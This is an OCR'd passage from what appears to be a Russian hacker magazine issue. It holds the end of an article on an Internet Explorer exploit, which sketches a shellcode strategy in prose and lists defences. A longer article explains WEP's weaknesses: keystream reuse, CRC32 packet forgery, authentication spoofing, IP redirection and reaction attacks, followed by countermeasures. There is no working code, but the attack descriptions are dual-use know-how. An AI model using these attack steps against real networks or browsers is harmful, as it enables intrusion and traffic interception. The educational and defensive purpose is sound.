Стратегия разработки shell-кода вполне стандартна. Устанавливаем регистр ESP на безопасное место (в данном случае на 0D0D0D0Dh), определяем адреса API-функций прямым сканированием памяти или через блок окружения процесса (Process Environment Block, или сокращенно PEB), создаем удаленное TCP/IP-соединение в контексте уже установленного (этим мы ослепляем брандмауэры) и затягиваем основной исполняемый модуль, сохраняя его на диске (это просто, но слишком заметно) или в оперативной памяти (сложная реализация, зато какой результат!).

Ограничений на размер shell-кода практически нет - в нашем распоряжении чуть больше полкилобайта памяти. Строка представлена в формате UNICODE, а это значит, что в ней могут присутствовать одиночные нулевые символы, поэтому извращаться с расшифровщиками нет никакой необходимости. Shell-код наследует все привилегии браузера (а большинство неопытных пользователей запускают его с правами администратора), поэтому его возможности ограничены разве что фантазией разработчика.

Подробное описание техники разработки эксплоитов потребовало бы отдельной темы номера, и ведь такая тема номера недавно была! Смотри августовский «Спец», его ты найдешь еще и на нашем диске в pdf. За подробным разъяснением я бы посоветовал обратиться к «Запискам исследователя компьютерных вирусов II», которая скоро выйдет в издательстве «Питер».

КАК ЗАЩИТИТЬСЯ?


Установка сервис-паков, горячо рекомендуемая многими специалистами по безопасности, устраняет уже обнаруженные дыры, но оставляет массу еще неизвестных, так что в целом ситуация остается неизменной. Нужно найти простое и практичное решение, затыкающее дыры раз и навсегда, а не дергаться по каждому поводу, тем более что поддержка «морально устаревших» с точки зрения Microsoft операционных систем и браузеров уже прекращена, но переход на «суперзащищенную» Windows XP лично меня совсем не радует. Лучше уж сразу на FreeBSD.

К сожалению, панацею от всех бед выдумать невозможно (Парацельс вон и тот на ней все зубы пообламывал), но вот усилить защищенность своего компьютера можно вполне. Зайди в Сервис -> Свойства

Тот же самый фрагмент после перепечатки: строки в ASCII, код 0D0D0D0Dh превращен в 3F3Fh

КАК ГЛОБАЛЬНО РЕШИТЬ ПРОБЛЕМУ?


Хакерская активность растет с каждым днем, пробивая новые бреши в мелкософтных программах и особенно в Internet Explorer. Может, стоит перейти на Oper'у или же вовсе эмигрировать на другую операционную систему, например unix-like? Увы, баги водятся не только в продуктах Microsoft, они есть и у остальных. Другое дело, что методы борьбы с ними различны. Обладатели коммерческого кода вынуждены ждать заплаток словно милости от природы, а если производитель вдруг прекратит поддержку продукта, в срочном порядке переходить на новую версию (даже если она нафиг не нужна) либо же хачить программу непосредственно в машинном коде, теряя на это уйму времени и мозговых извилин. При наличии исходных текстов заплатка изготавливается элементарно, а децентрализованная модель разработки операционных систем семейства UNIX позволяет забыть об амбициях конкретного производителя. Не выпустит вовремя заплатку - ну и хрен с ним, это сделают другие. Тем не менее, без заплаток дело все-таки не обходится. К тому же качество оптимизации некоторых UNIX-систем, прямо скажем, находится не на высоте. Ты не ставил Федорино горе 3.0 на P-III 733? Сдохнуть можно, пока она загрузится! KNOPPIX 3.7 выглядит лучшей альтернативой - нормально грузится с CD, не требуя установки на жесткий диск, послушно выходит в интернет по PPP, лазает по web'у, проверяет почту, открывает документы MS Word и pdf, но так при этом тормозит, что поневоле начинаешь задумываться - так ли плоха Microsoft, как ее малюют?



Настойка политики безопасности в браузере

обозревателя -> Безопасность и заставь браузер запрашивать подтверждение на запуск программ и файлов в окне IFRAME и выполнение сценариев и объектов ActiveX во всех зонах безопасности (интернет, местная интрасеть, надежные и ограниченные узлы). Большинство сайтов нормально отображаются и без скриптов. Там же, где скрипты действительно необходимы, их можно разрешить явно, (но это должны быть нормальные сайты крупных компаний, а не какие-то там отстойники).

Еще надежнее установить VMWare и запускать браузер под управлением виртуальной машины. Можно смело блуждать по трущобам интернета, не боясь подцепить заразу. Естественно, VMWare защищает только от атак на браузер, но не на саму операционную систему, поэтому тебе также потребуется брандмауэр. В Windows XP он встроен




Сайт с оригинальным эксплоитом

изначально, а поклонникам Windows 2000 (сам к таковым отношусь!) я рекомендую установить Sygate Personal Firewall версии 4.5, бляго для домашних пользователей он бесплатен. Более свежие версии уже просят денежек или требуют применения ломалки.

Что же касается Windows 98, то она и без брандмауэра неплохо справляется.

Конечно, работать с виртуальными машинами не слишком удобно. Они кушают много памяти и требуют мощных процессоров, поэтому можно пойти на компромиссный вариант: создать нового пользователя с ограниченными правами (Панель Управления -> Пользователи и пароли), лишить его доступа ко всем ценным папкам и документам (Свойства файла -> Безопасность) и запускать IE и Outlook Express от его имени (Свойства ярлыка -> Запускать от имени другого пользователя).

Сохраняя web-страницы на диск, имей в виду, что при локальном открытии HTML-файлов интернет-политика безопасности не действует, JS-скрипты и плавающие фреймы выполняются автоматически, без запросов на подтверждение, и потому вирус может легко просочиться в основную систему.



TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Все грамотные люди, которые имеют дело с сетью, используют firewall. Поэтому не менее грамотные вирусописатели придумывают методы обхода "огненных стен". Одним из методов является передача информации во вне под видом браузера, стоящего по умолчанию. Итак, совет: в своем firewall'e внеси в список запрещенных программ Internet Explorer - обычно именно он является браузером по умолчанию. И пользуйся альтернативным браузером, например Оперой.

Sinicin
ivashkin@vsmpo.ru

Антон Карпов (toxa@real.xakep.ru)

Воздушный дуршлаг

Всем известно, что задачи защиты информации в беспроводных сетях до недавнего времени были возложены на протокол WEP, который свою миссию благополучно провалил. Именно благодаря его слабостям существует огромное количество утилит из серии «нажми кнопку и почувствуй себя хакером, сломав беспроводную сеть». Сегодня я расскажу тебе, чем так плох WEP и за счет чего работают все эти крутые программы для взлома Wi-Fi.

АНТОЛОГИЯ УЯЗВИМОСТЕЙ И АТАК НА ПРОТОКОЛ WEP

БЕСПРОВОДНЫЕ ПРОБЛЕМЫ

Одновременно с разработкой стандартов беспроводной связи (IEEE 802.11) вставал вопрос безопасности. Беспроводные технологии отличаются от проводных физической средой передачи данных, и это различие накладывает свои отпечатки. В частности, использование беспроводных сетей предполагает специфические ответы на следующие вопросы:

- Как мы защитим свою сеть от прослушивания трафика?
- Как мы защитим свою сеть от модификации трафика?
- Как мы защитим свою сеть от неавторизованного доступа к ней?

В проводной сети использование программируемых коммутаторов обеспечивает определенную защиту от прослушивания трафика. В беспроводной сети невозможно контролировать доступ - любое устройство, находящееся в охватываемом диапазоне, по сути, уже является участником сетевого взаимодействия. Значит, надо обеспечить должную защиту на канальном уровне. С этой целью был разработан протокол WEP - Wired Equivalent Privacy. Как следует из названия, его цель - дать адекватный уровень защиты, такой же, как если бы сеть была проводной. WEP призван решить три основных проблемы безопасности:

- Конфиденциальность.
  Защита от чтения злоумышленником беспроводного трафика.
- Контроль доступа.
  Защита от неавторизованного использования злоумышленником ресурсов сети.
- Целостность данных.
  Защита от модификации злоумышленником передаваемых по беспроводной сети данных.

Как ты увидишь далее, ни одна из этих задач не была решена.


ОПИСАНИЕ ПРОТОКОЛА

Отправитель и получатель используют общий секретный ключ k, который, допустим, первоначально передается отправителю получателем по защищенному каналу. Для того чтобы передать сообщение M, отправитель выполняет следующие действия:

❶ Независимо от ключа k считает контрольную сумму сообщения c(M) и прибавляет ее к самому сообщению: P = <M, c(M)>.
❷ Выбирает вектор инициализации (Initialisation Vector, IV) v и генерирует ключевой поток (keystream) RC4(v,k) - последовательность случайных байт, зависящих от IV v и ключа k.
❸ Применяет поразрядное исключающее «ИЛИ» (XOR) к P и ключевому потоку, получая шифртекст: C = P xor RC4(v,k).
❹ Передает вектор инициализации v и шифртекст по беспроводному каналу. Это можно представить таким образом: A -[wireless link]-> B: [v,(P xor RC4(v,k))], где P = <M, c(M)>.

Получатель выполняет следующие действия:

❶ Используя полученный вектор v и секретный ключ k, генерирует ключевой поток RC4(v,k).
❷ Применяет операцию XOR к паре «шифртекст C - ключевой поток RC4(v,k)», получая сообщение M' и контрольную сумму c'. Это можно представить таким образом: P' = C xor RC4(v,k) = (P xor RC4(v,k)) xor RC4(v,k) = P.
❸ Проверяет равенство c' = c(M'). Если оно верно, то M' = M, то есть полученное сообщение равно исходному.



Процедура передачи сообщения

ОСОБЕННОСТИ РЕАЛИЗАЦИИ

WEP использует потоковый шифр RC4 для генерации ключевого потока. Это широко известный, проверенный алгоритм, и разработчики WEP поступили правильно, что не стали изобретать своих шифров. Очевидно, что протокол надежен исключительно благодаря потоковому шифру RC4. Используя этот шифр, отправитель генерирует ключевой поток (keystream) и ксорит этот поток с открытым текстом, получая шифртекст. Получатель генерирует тот же самый кейстрим и ксорит с ним шифртекст, получая исходный открытый текст. Операция XOR зеркально применяется два раза: P' = C xor K = P xor K xor K = P. Значит, основным моментом является выбор ключа. Один из главных параметров - его длина. В момент разработки стандарта ограничение на длину ключа накладывалось запретом на экспорт стойкой криптографии за пределы США, окончательно снятым лишь в 2000 году, а также фактом использования WEP в маломощных портативных беспроводных устройствах (PDA, периферия). Так что длина ключа в первоначальной реализации WEP была 64 бита: 40 бит непосредственно на ключ, используемый абонентами, и 24 бита на вектор инициализации. Некоторые производители беспроводных устройств сразу же сочли такой размер ключа недостаточным и выпустили свой вариант расширенного WEP с длиной ключа 128 бит. На самом деле, естественно, ключ имеет длину 104 бита, а вектор инициализации - все те же 24 бита. По идее, безопасность достигается за счет того, что методом подбора очень трудно разгадать ключ k. Но, как ты увидишь в дальнейшем, ни классический WEP, ни WEP расширенный не создали должного уровня защищенности, несмотря на размер ключа.

АТАКИ НА WEP

Хоть RC4 - вполне надежный алгоритм, его еще нужно уметь использовать. Так, никогда нельзя шифровать два разных сообщения одним и тем же ключевым потоком. Приведем пример. Предположим, открытые тексты P1 и P2 шифруются одним и тем же потоком K. Тогда

C1 = P1 xor K
C2 = P2 xor K


Но тогда

C1 xor C2 = P1 xor K xor P2 xor K = P1 xor P2

Таким образом, злоумышленник, способный перехватить два шифртекста, путешествующих по радиоканалу, применив к ним операцию XOR, получает в свои руки XOR-разность двух открытых текстов! И если он знает хотя бы часть одного открытого текста, он может вычислить и второй открытый текст, так как реальные сообщения обладают избыточностью, с помощью которой можно извлечь и P1, и P2, имея только P1 xor P2.

ПОВТОРНОЕ ИСПОЛЬЗОВАНИЕ КЛЮЧЕВОГО ПОТОКА

Как уже упомянуто выше, ключевой поток WEP - RC4(v,k), то есть зависит только от v и k. K - фиксированный ключ, который для простоты эксплуатации обычно никогда не меняется. То есть ключевой поток зависит только от вектора инициализации (IV) v, который, напомню, пересылается по сети в открытом виде. Злоумышленник, прослушивая



Структура сети, в которой AP выступает в роли маршрутизатора

сеть долгое время, может заметить коллизию - шифрованный пакет с уже однажды использованным IV. Вспомни, что вектор инициализации имеет длину всего 24 бита. Таким образом, после 2^24 (около 16 миллионов) пакетов вектор инициализации ОБЯЗАТЕЛЬНО БУДЕТ ПОВТОРЕН. Отмечу, что длина фиксированного ключа k не играет в данном случае абсолютно никакой роли, так что данной проблеме подвержены как стандартная, так и расширенные реализации WEP. 16 миллионов пакетов для загруженной беспроводной сети - не так уж и много: так, в 802.11b-сети точка доступа, постоянно посылающая пакеты размером 1500 байт на скорости 11 мегабит в секунду, исчерпает все значения IV за 1500*8/(11*10^6)*2^24 = ~18000 секунд, или 5 часов.

Но ситуация выглядит еще более плачевной, если учесть, что в протоколе не описан алгоритм изменения IV, а лишь указана необходимость изменения и многие беспроводные сетевые карты сбрасывают вектор инициализации в 0 при каждом включении и линейно увеличивают его на 1 для каждого последующего пакета. Это значит, что каждая беспроводная сессия начинается с повторного использования ключевого потока. Но даже в системах, где генерация IV происходит случайно, согласно парадоксу дней рождений (есть такой, часто применяется в криптоанализе), коллизия возникнет после передачи примерно 5000 пакетов. В реальной системе есть множество путей получения текста пакета. Многие поля, используемые в IP-трафике, можно предсказать как стандартные (адрес, порт, флаги). Также злоумышленник может специально отправлять пакеты пользователю беспроводной сети с заранее известным содержимым и отслеживать соответствующие зашифрованные пакеты.

Допустим, в результате атакующий знает шифртекст и открытый текст для некоторых пакетов, зашифрованных с использованием известного IV v. Тогда он с легкостью определит ключевой поток RC4(k,v) путем ксора шифртекста и открытого текста:

(RC4(k,v) xor P) xor P = RC4(k,v)

Определить ключ k у злоумышленника не получится, однако он может занести значение RC4(k,v) в таблицу (словарь) для заданного v. Тогда в следующий раз при перехвате пакета с таким же v он просто применит операцию XOR и прочтет данные:

(RC4(k,v) xor P) xor RC4(k,v) = P

Кроме того, в реализации WEP с ключом в 40 бит можно попытаться напрямую взломать ключ, применив современные вычислительные ресурсы. Очевидно, что расширенный вариант WEP с ключом в 104 бита хоть и усложняет эту задачу, но не выручает в случае атаки по словарю, так как размер словаря будет тот же - вектор инициализации в обоих вариантах имеет размер 24 бита.

ПОДМЕНА ПАКЕТА

Для проверки целостности сообщения используется контрольное суммирование. В WEP для этой цели применяется алгоритм CRC32. Но CRC32 нестоек к коллизиям, кроме того, он обладает еще двумя недостатками:

ЛИЧНЫЙ ОПЫТ

За полтора года моего увлечения вардрайвингом я собрал весьма красноречивую статистику. 80% тех сетей, публичных или приватных, что я встречал, вообще не использовали никакого шифрования. Оставшиеся 20% использовали стандартные 40-битные или 104-битные ключи, которые никогда не менялись. 95% всех встреченных мной точек доступа имели стандартные SSID или позволяли определить их (BSSID). Все это говорит о том, что единственный способ адекватной защиты беспроводных сетей - переход на новый стандарт безопасности, который исправил бы недостатки WEP.



Относительно недавно, в августе 2004-го, был опубликован новый способ взлома на основе статистического криптоанализа, который позволил в разы сократить объем требуемой для взлома ключа статистики. Идея воплощена в утилите aircrack (www.cr0.net:8040/code/network/).



На google.com можно найти множество документов по безопасности Wi-Fi.


Здесь можно скачать популярную программу для взлома WEP airsnort

- он высчитывается независимо от вектора инициализации v;
- CRC(M xor D) = CRC(M) xor CRC(D).

Таким образом, есть возможность модифицировать сообщение, даже не зная его содержимого.
Допустим, есть сообщение M, соответствующий шифртекст C и вектор инициализации v. C и v были перехвачены злоумышленником, который хочет навязать получателю подложное сообщение F = M xor D, где D - некоторое значение, выбранное злоумышленником (M xor M1 = D, где M1 - измененное сообщение). Используя факт линейности CRC32 и линейности потокового шифра RC4, имеем:

Если C = RC4(v,k) xor P, то (C xor D) = RC4(v,k) xor (P xor D)

Злоумышленник вычисляет новый шифртекст C' = C xor <D, c(D)> и передает получателю пару (v, C'). Получатель расшифровывает подложный пакет:

<M',c'> = C' xor RC4(v,k) = C xor <D, c(D)> xor RC4(v,k) = <M, c(M)> xor
<D, c(D)> = <M xor D, c(M) xor c(D)> = <M xor D, c(M xor D)> =
<F, c(F)>

Затем проверяет c' = c(M') и принимает подложный пакет.

ВНЕДРЕНИЕ ПАКЕТА

Как следствие предыдущей атаки, протокол уязвим к внедрению в канал связи подложных пакетов, которые будут приняты жертвой как легитимные. Все, что нужно для проведения подобной атаки, - это знание открытого текста и соответствующего шифртекста. Имеем зашифрованный пакет C, вектор инициализации v. Соответствующий открытый текст <M, c(M)>. Злоумышленник вычисляет

RC4(v,k) = C xor <M, c(M)>

Затем он создает поддельное сообщение F, считает контрольную сумму c(F) и шифртекст C' = <F, c(F)> xor RC4(v,k). Затем он передает (v, C'). С точки зрения протокола, C' - валидный пакет, в том смысле, что это корректно зашифрованное сообщение F, поэтому получатель принимает такой пакет.





Схема IP-перенаправления


На нашем диске ты найдешь фундаментальную документацию по протоколу WEP и его недостаткам.

ФАЛЬШИВАЯ АУТЕНТИФИКАЦИЯ

В предыдущих атаках мы использовали знание одиночного открытого текста и соответствующего ему шифртекста и предположили, что для злоумышленника не составит труда найти пару путем выполнения некоторых активных действий. Как будет показано далее, протокол аутентификации клиента, используемый WEP, позволяет злоумышленнику не беспокоиться ни о чем, чтобы найти такую пару. Это, пожалуй, одна из самых курьезных уязвимостей в WEP. Действительно, протокол аутентификации создан для проверки факта, что клиент знает секретный ключ k. Вот как он работает:

1. Базовая станция (точка доступа) отсылает клиенту квитанцию открытым текстом.
2. Клиент шифрует квитанцию на ключе k и передает базовой станции (обычное WEP-шифрование).
3. Базовая станция проверяет правильность шифрования, используя имеющийся у нее ключ k, и в случае успеха аутентифицирует клиента. Таким образом, злоумышленнику достаточно перехватить пару «открытый текст (квитанция) - шифртекст (ответ клиента)», в результате чего он получает возможность не только внедрять пакеты, но и провести атаку на протокол аутентификации (authentification spoofing), выдав себя за легитимного клиента.
4. Получив открытый текст и шифртекст, злоумышленник извлекает из сообщения v и RC4(v,k) (см. выше).
5. Теперь он пытается внедриться в сеть, выдавая себя за легитимного клиента. Базовая станция посылает ему квитанцию (challenge string) M'.
6. Злоумышленник отвечает парой (v, (<M', c(M)> xor RC4(v,k))).
7. Это корректный ответ (response string), и базовая станция принимает злоумышленника, хотя он никогда не знал ключ k.

РАСШИФРОВКА СООБЩЕНИЙ

Раз существует возможность модифицировать и внедрять пакеты, существует ли возможность полностью расшифровать пакеты? Злоумышленник может попытаться непосредственно декодировать трафик, но это потребует существенных усилий, так как он не знает ключ k, а RC4 - довольно стойкий шифр. Разумеется, если ключ k имеет должный размер - 104 бит достаточно, чтобы сделать его взлом трудно реализуемым в реальных условиях, то есть мы считаем, что злоумышленник не обладает возможностью тут же запустить распределенный взлом ключа на мало-мальски приличном кластере. Но базовая станция (точка доступа, AP) знает ключ k. Значит, можно попытаться обмануть AP: заставить ее расшифровать пакет и сообщить злоумышленнику результат. Есть три основных способа сделать это:

- двойное шифрование (double-encryption);
- IP-перенаправление (IP-redirection);
- атаки на реакцию (peaction attacks).

ДВОЙНОЕ ШИФРОВАНИЕ

Потоковые шифры симметричны, то есть используют один и тот же ключ для шифрования и дешифрования сообщений. Если злоумышленник хочет расшифровать какой-либо пакет, он может проделать следующие операции:

1. присоединиться к беспроводной сети, используя authentification spoofing;
2. перехватить зашифрованный пакет;
3. используя второе соединение, послать перехваченный пакет на свою машину в беспроводной сети.

Точка доступа зашифрует уже однажды зашифрованный пакет, и если вектор инициализации в этот момент будет выбран такой же, как и в момент первоначального шифрования, то повторное шифрование расшифрует пакет. Злоумышленнику только останется перехватить расшифрованное сообщение. Основная трудность, препятствующая широкому применению данной атаки на практике, - требования от AP оба раза шифровать пакет, используя один и тот же IV. Возникает так называемая временная проблема: нужно дождаться, когда AP будет вынужден заново использовать определенный IV. Данная атака находит свое применение в сетях, где AP использует примитивное инкрементальное увеличение IV с каждым пакетом.

IP-ПЕРЕНАПРАВЛЕНИЕ

Эта атака позволяет избежать временной проблемы. Она опирается на вышеуказанные атаки.

- Злоумышленник присоединяется к беспроводной сети (authentification spoofing).
- Перехватывает зашифрованный пакет от клиента и модифицирует его таким образом, чтобы адресом назначения стал IP-адрес подконтрольной ему машины.
- Передает измененный пакет базовой станции, которая расшифровывает его и шлет получателю - машине злоумышленника.

Очевидно, данная атака имеет место в сетях, где точка доступа играет роль гейта в проводную сеть, например когда беспроводная сеть связана с интернетом. Только в этом случае AP вынужден расшифровывать пакет и передавать его далее проводному маршрутизатору.

АТАКИ НА РЕАКЦИЮ

Эта атака может быть проведена, даже если беспроводная сеть не имеет связи с другими сетями, AP не расшифровывает пакеты и не передает их дальше. Однако она требует, чтобы шифруемые пакеты являлись TCP-пакетами, что, как правило, выполняется. Атака основана на том факте, что если при модификации TCP-пакета контрольная сумма (TCP checksum) окажется неверна, то пакет будет отброшен и затем послан заново. Но если


WPA И НОВЫЕ СТАНДАРТЫ БЕЗОПАСНОСТИ

WEP2 не решил всех проблем, и индустрия взялась за разработку нового стандарта, призванного заменить WEP. Таким стандартом стал 802.11i, представляющий собой комплексную систему обеспечения безопасности. Он включает в себя системы аутентификации, создания новых ключей для каждой сессии, управления ключами (на базе технологии Remote Access Dial-In User Service, RADIUS), проверки подлинности пакетов и т.д. Составная часть 802.11i, WPA (Wi-Fi Protected Access), была разработана в начале 2003 года с целью уже сейчас дать производителям 802.11b/g устройств адекватную защиту. На текущий момент доступна вторая версия протокола, WPA2. WPA исправляет две основные ошибки WEP:

* WPA обеспечивает должный уровень шифрования данных. Стандарт основан на протоколе TKIP (Temporal Key Integrity Protocol), который использует привязку ключа к каждому пакету и расширенный вектор инициализации.

* WPA обеспечивает должный уровень аутентификации пользователя, благодаря протоколу EAP (Extensible Authentification Protocol). Он предполагает наличие централизованного сервера аутентификации пользователей, например RADIUS.

Также WPA учитывает специфику применения беспроводных сетей. Так, для домашних и малых офисных сетей (SOHO), где нет нужды держать RADIUS-сервер, WPA предлагает технологию PSK (Pre-Shared Key) - как и ранее, пользователи и точка доступа должны разделять некий секрет для авторизованной работы, но в данном случае это не напрямую ключ шифрования. По аналогии с WEP акроним WPA получил свой неформальный вариант расшифровки как «Will Protect Allright» («Будет защищать нормально»).


Схема двойного шифрования

контрольная сумма модифицированного пакета верна, в ответ будет отправлено подтверждение (ACK). Отметим, что в данном контексте подразумевается именно контрольная сумма TCP-пакета, контрольная сумма сообщения всегда должна совпадать, иначе такой пакет будет отброшен на уровне WEP. Значит, мы можем модифицировать пакет, меняя всего один бит, и следить за реакцией получателя, определяя, отбросил ли он пакет или послал подтверждение. Так, бит за битом, мы определим исходное сообщение. Подробное описание этой атаки не совсем тривиально и занимает много места, так что советую тебе обратиться к гуглу.

ПОСЛЕДСТВИЯ И КОНТРМЕРЫ

Похоже, WEP не обеспечивает ничего из того, что должен:

- Конфиденциальность. Мы можем читать защищенный трафик.
- Контроль доступа. Мы можем внедрять сообщения в беспроводную сеть.
- Целостность данных. Мы можем модифицировать защищенный трафик.

Именно поэтому акроним WEP многие расшифровывают как Won't Even Protect («Нифига не защищает»).
После обнаружения фундаментальных недостатков в WEP в 2001 году была выпущена новая спецификация, WEP2, которая использовала 128-битный ключ и 128-битный вектор инициализации. В то же время в ней применены те же алгоритмы шифрования RC4 и та же система контроля целостности CRC32. В силу этого WEP2 не решает всех вышеописанных проблем и потому широкого распространения не получил. Ни одна из спецификаций не рассматривает проблемы реализации протокола, так, WEP не требует, а лишь рекомендует случайную генерацию IV, регулярную смену ключа и т.п. Разумеется, многие компании разработали свои механизмы защиты беспроводного трафика, так, в оборудовании Cisco Aironet проблема отчасти решается с помощью протокола LEAP (Lightweight Extensible Authentication Protocol - упрощенный расширяемый протокол аутентификации). Вместо того чтобы постоянно использовать один и тот же WEP-ключ, клиент каждый раз при регистрации для очередного сеанса работы динамически генерирует новый. Ключи у всех клиентов уникальные, что снижает, но не исключает риск конфликта IV. Китайское правительство ввело свой стандарт защиты беспроводных сетей - WAPI (WLAN Authentication And Privacy Infrastructure), но дальше своей страны он распространения не получил.
Итак, пока новые стандарты обеспечения безопасности не получили широкого распространения, лучшим решением будет осознание того факта, что ни одно из существующих беспроводных средств протекции нельзя назвать действенным. Это не значит, что о безопасности в беспроводных сетях можно забыть, это значит, что для защиты беспроводного трафика сегодня стоит применять какое-нибудь доказавшее свою надежность традиционное решение, например VPN или IPSec. Кроме того, как мы знаем, WEP не дает возможности контролировать доступ к сети, значит, точка доступа должна обеспечивать дополнительную фильтрацию по MAC-адресам, иметь списки контроля доступа.
Еще раз напомню, что стандарт не требует, но рекомендует периодическую смену секретного ключа. К сожалению, это пожелание чаще всего не соблюдается, так как оперативно и безопасно вручную сменить ключи в крупной сети - задача не из легких. Самое быстрое решение - отключить трансляцию SSID, чтобы точку доступа могли находить лишь те клиенты, которым заранее известен ее идентификатор. Все эти методы могут осложнить задачу злоумышленника. По моему опыту, на текущий момент самой эффективной, хотя и трудоемкой защитой является принудительное IPSec-шифрование всего беспроводного трафика.

ЗАКЛЮЧЕНИЕ

Основной вывод, который хочется сделать, - системы защиты очень сложно спроектировать должным образом. WEP - яркий пример того, как казавшаяся надежной на бумаге схема была загублена ее неуклюжим воплощением. А этот момент обязательно надо учитывать. Есть вектор инициализации, но какой он, как должен меняться, каков алгоритм его выбора? Есть контрольное суммирование, но по какому алгоритму? Есть шифр RC4, но применим ли он здесь? Подобные системы защиты должны разрабатываться публично, с привлечением профессиональных криптоаналитиков.


Статья о проблемах с WEP на securityfocus.com


Советую тебе также прочесть эту статью: www.securityfocus.com/infocus/1814.

